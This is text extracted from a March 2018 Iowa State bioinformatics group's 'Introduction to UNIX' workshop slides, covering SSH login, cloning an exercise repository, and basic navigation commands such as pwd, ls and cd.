PLEASE FILL IN THIS ➔ side of the classroom first!

If you are using one of the Gilman desktops…

1) Sign in on a desktop using your NetID and password

2) Double click on "Statistics (SAS)"

3) Hit **[Ctrl]+[Alt]+[Del]**

4) Double click the desktop folder "SSH & Secure File Transfer"

5) Double click on "putty.exe"

6) Type `<yournetid>@training.las.iastate.edu` in the 'hostname' box

7) Click the "ssh" radio button below the hostname box

8) Click "open"

9) Enter your net id password

10) Chill

Introduction to UNIX

BCBGSO Workshop

March 2nd, 2018

Presenter: Carla Mann

Thanks!

- Inspiration for slides from Gokul Wimalanathan and Jennifer Chang
- Organizers: Urminder Singh and Paul Villanueva
- Funding/Support/Volunteers: BCBGSO
- Tech support: Biology IT, especially Levi Baber

Huge thanks to our many volunteers:

Ashish Jain	Bekah Starks	Sagnik Banerjee
Urminder Singh	Pranav Khade	Valeria Velasquez
Sharmitha Chakrabortty	Avani Khadilkar	Hylia Gao

Overview

Introduction/Background/Shameless Plug for BCBGSO
- What is BCBGSO?
- Materials
- What is UNIX and why learn it?

Lesson 0: Background/Getting Started

Lesson 1: Moving Around the File System

Lesson 2: Making Folders and Files

Lesson 3: Moving Things Around

Lesson 4: Finding Things and Permissions

Lesson 5: Continuing Education

BCBGSO

Bioinformatics and Computational Biology Graduate Student Organization

Interested in collaborating with a computational biologist/bioinformatician? Contact BCBLab!
bcbgso@iastate.edu

Upcoming events:
- BCBGSO Student Symposium: March 30th, Alumni Center
- Event includes poster sessions, speakers from around the country, etc.

Materials

- All exercise activities from this workshop are available at:

https://github.com/cmmann/20180302-unix-basic

- Supporting materials are available at:

https://github.com/cmmann/20180302-UNIX-BASIC-MATERIALS/

You can download this PowerPoint and follow along on your computer.

- You will probably benefit quite a bit from downloading (and using) the cheat sheet!

What is UNIX?

- A family of multitasking, multiuser operating systems that derive from the original AT&T UNIX operating system

- UNIX-based/UNIX-like systems:

UNIX Philosophy

This is the Unix philosophy: Write programs that do one thing and do it well. Write programs to work together. Write programs to handle text streams, because that is a universal interface.

— Douglas McIlroy —

AZ QUOTES

Why Learn UNIX?

- Basis for communicating with tools for handling large amounts of data
    - Including biological data

- Used to communicate with high-performance computing resources (HPC)

Helpful Hints

- When describing a path to an/application:
  `this/is/path/to/the/file.txt`
- For our purposes:
  - "folder" and "directory" refer to the same thing
  - "terminal", "console", and "console window" all refer to the place you will type commands
- In PowerPoint, commands you will type in the terminal will look `like this`
- Keys you press will look like this: **[Ctrl]** or **[command]**
- If you should press keys at the same time: **[Ctrl]** + **[C]**
- A name or value that is user-dependent or variable will look `<like this>`
- In Unix, having spaces in file or directory names can be a pain; you have to add additional information to tell Unix that the space is part of a name. We will avoid this issue today by not putting spaces in file or directory names; use **[-]** instead.

Lesson 0: Background/Getting Started

0.1: GUIs and Command Lines

0.2: Opening a Terminal Session on Mac

0.3: Opening a Terminal Session on Windows

0.4: SecureShell (SSH)

0.5: SSH on Mac/UNIX systems

0.6: SSH on Windows

0.7: Finishing the Connection

0.8: Remaining Set-Up

0.9: Tips and Tricks

Lesson 0.1: GUIs and Command Lines

GUI: <u>G</u>raphical <u>U</u>ser <u>I</u>nterface

Human-computer interface using windows, icons, menus, etc. that graphically represent computer code to be run; usually easier for humans to interact with

Lesson 0.1:
GUIs and Command Lines

You communicate with a GUI, which interprets your commands and communicates these commands to the hardware on your computer.

YOU ⟶ GUI ⟶ Computer

With a command line, you cut out the "middleman" and communicate directly with the hardware on your computer.

YOU ⟶ ⟶ Computer

Lesson 0.1:
GUIs and Command Lines

Everything you do with a GUI, you can do with a command line – provided you know the correct instructions.

Don't be scared of the command line.
It only looks scary compared to GUIs, because you don't know what to type yet!


```
cmmann@training:~
[cmmann@training ~]$ echo "Welcome to the Wonderful World of UNIX!"
Welcome to the Wonderful World of UNIX!
[cmmann@training ~]$ 
```

Lesson 0.1:
GUIs and Command Lines

- Not all command lines are equal.

- Windows command line uses DOS commands, which is not UNIX-based! (The stuff we teach you here won't work in Windows CMD*)

Cygwin (UNIX) command prompt:

Windows 7 command prompt:

*Unless you are using Windows 10's new Bash Shell, which you are probably not

Lesson 0.2:
Opening a Terminal Session on a Mac

- On Mac:
 - Open: Applications > Utilities > Terminal

OR

  - Open Finder, search for "Terminal"

Lesson 0.3:
Opening a Terminal Session in Windows

- On Windows:
  - Search for putty.exe
  - Run it

Lesson 0.4: SecureShell (SSH)

SSH is an encrypted network protocol for communicating with a remote computer/server

Commands

SSH Tunnel

We will use SSH today to communicate with a Unix server

Lesson 0.5: Connecting to the Server with a Mac or Linux

In terminal, type:

```
ssh <your netid>@training.las.iastate.edu
```

Hit "Enter" key.

Lesson 0.6: Connecting to the Server with Windows

In the "Host Name" box, type:

```
<your
netid>@training.las.ias
tate.edu
```

Leave the "Port" box alone, and make sure the "SSH" radio button is highlighted.

Then hit "Open".

Lesson 0.7: Finishing the Connection

You may receive a message stating:

```
The authenticity of host "training.las.iastate.edu" can't be established.
RSA key fingerprint is <long string of gibberish>
Are you sure you want to continue connecting (yes/no)?
```

This message is normal the first time you connect to a server, and just means that you haven't connected to that server before.

Go ahead and type `yes` and then hit enter.

You will be prompted for your password; enter your ISU net id password.

It may not look like anything is being typed in the password field; this is a Unix security feature to prevent anyone from seeing how long your password is.

Lesson 0.8:
Set-up For Remaining Lessons

From here on out, it doesn't matter which operating system you're using – all commands are the same.

Enter this command (this will be all on one line) into your terminal:

```
git clone
https://github.com/cmmann/20180302-unix-basic.git
```

This command is copying or 'cloning' a collection of files from GitHub. These files contain exercises you will do later.

Lesson 0.9: UNIX Tips and Tricks

- You can recall previous commands in the terminal by hitting [↑] or [↓]

- You can stop commands from executing by hitting [Ctrl]+[C]

- If you are typing out the name of a file or folder, you can hit [Tab] to autofill the name

- You can see the commands you've run by entering `history` into the terminal

- If you have questions about any command, you can type `man <commandname>` and get the manual for that command

- In UNIX, there are frequently many ways of accomplishing the same thing, but some ways are more efficient than others

Lesson 1:
Navigating a UNIX File System

Overview:

1.0: UNIX Command Syntax

1.1: Present Working Directory

1.2: List

1.3: Change Directory

Exercise 1: Destination Traveling

Lesson 1.0:
UNIX Command Syntax

UNIX commands will generally follow the following format:

`commandname -option(s)`

Options are single character flags that change the behavior of the command.

Depending on the command, you might not use any options. Many options can be combined.

`ls -al`

Note that UNIX is CASE SENSITIVE!

"`bcbgso.txt`" is different from "`BCBGSO.txt`"!

Lesson 1.1:
Present Working Directory

Command: `pwd`

What it does:
> Outputs the file path to your current location
> (tells you where you are)

Example:


Now you try!

Lesson 1.2:
List Directory Contents

Command: `ls`

What it does:

Lists the files and folders located in your present working directory

(tells you what all is where you are)

Example:

Lesson 1.2:
List Directory Contents (ls)

`ls` has multiple *options*

Some useful options:

>`-a`: display "all" files, including ones normally hidden

>`-l`: display the "long format" listing of the files;
>gives you additional information about files in the form:

```
permissions                    # of links   owner_name
group_name                     file_size    date_last_modified
file/directory_name
```

>`-R`: display files "Recursively" – displays files within folders

>`-S`: display files ordered by "Size"

>`-h`: give "human readable" file sizes

Example:

Lesson 1.3:
Change Directory

Command: `cd <directory>`

What does it do:

Moves you to `<directory>`

Example:


```
[cmmann@training ~]$ pwd
/home/cmmann
[cmmann@training ~]$ cd 20170301-unix-basic/
[cmmann@training ~/20170301-unix-basic]$ pwd
/home/cmmann/20170301-unix-basic
[cmmann@training ~/20170301-unix-basic]$
```

Lesson 1.3: Change Directory

Special versions:

`cd ..` : Moves you up one folder level

`cd ~` : Moves you to your home directory regardless of where you currently are

Examples:

```
cmmann@training:~
[cmmann@training ~/20170301-unix-basic]$ pwd
/home/cmmann/20170301-unix-basic
[cmmann@training ~/20170301-unix-basic]$ cd ..
[cmmann@training ~]$ pwd
/home/cmmann
[cmmann@training ~]$
```

```
cmmann@training:~
[cmmann@training ~/20170301-unix-basic]$ pwd
/home/cmmann/20170301-unix-basic
[cmmann@training ~/20170301-unix-basic]$ cd ~
[cmmann@training ~]$ pwd
/home/cmmann
[cmmann@training ~]$
```

Lesson 1.3: Change Directory

How would you give directions to someone located here?
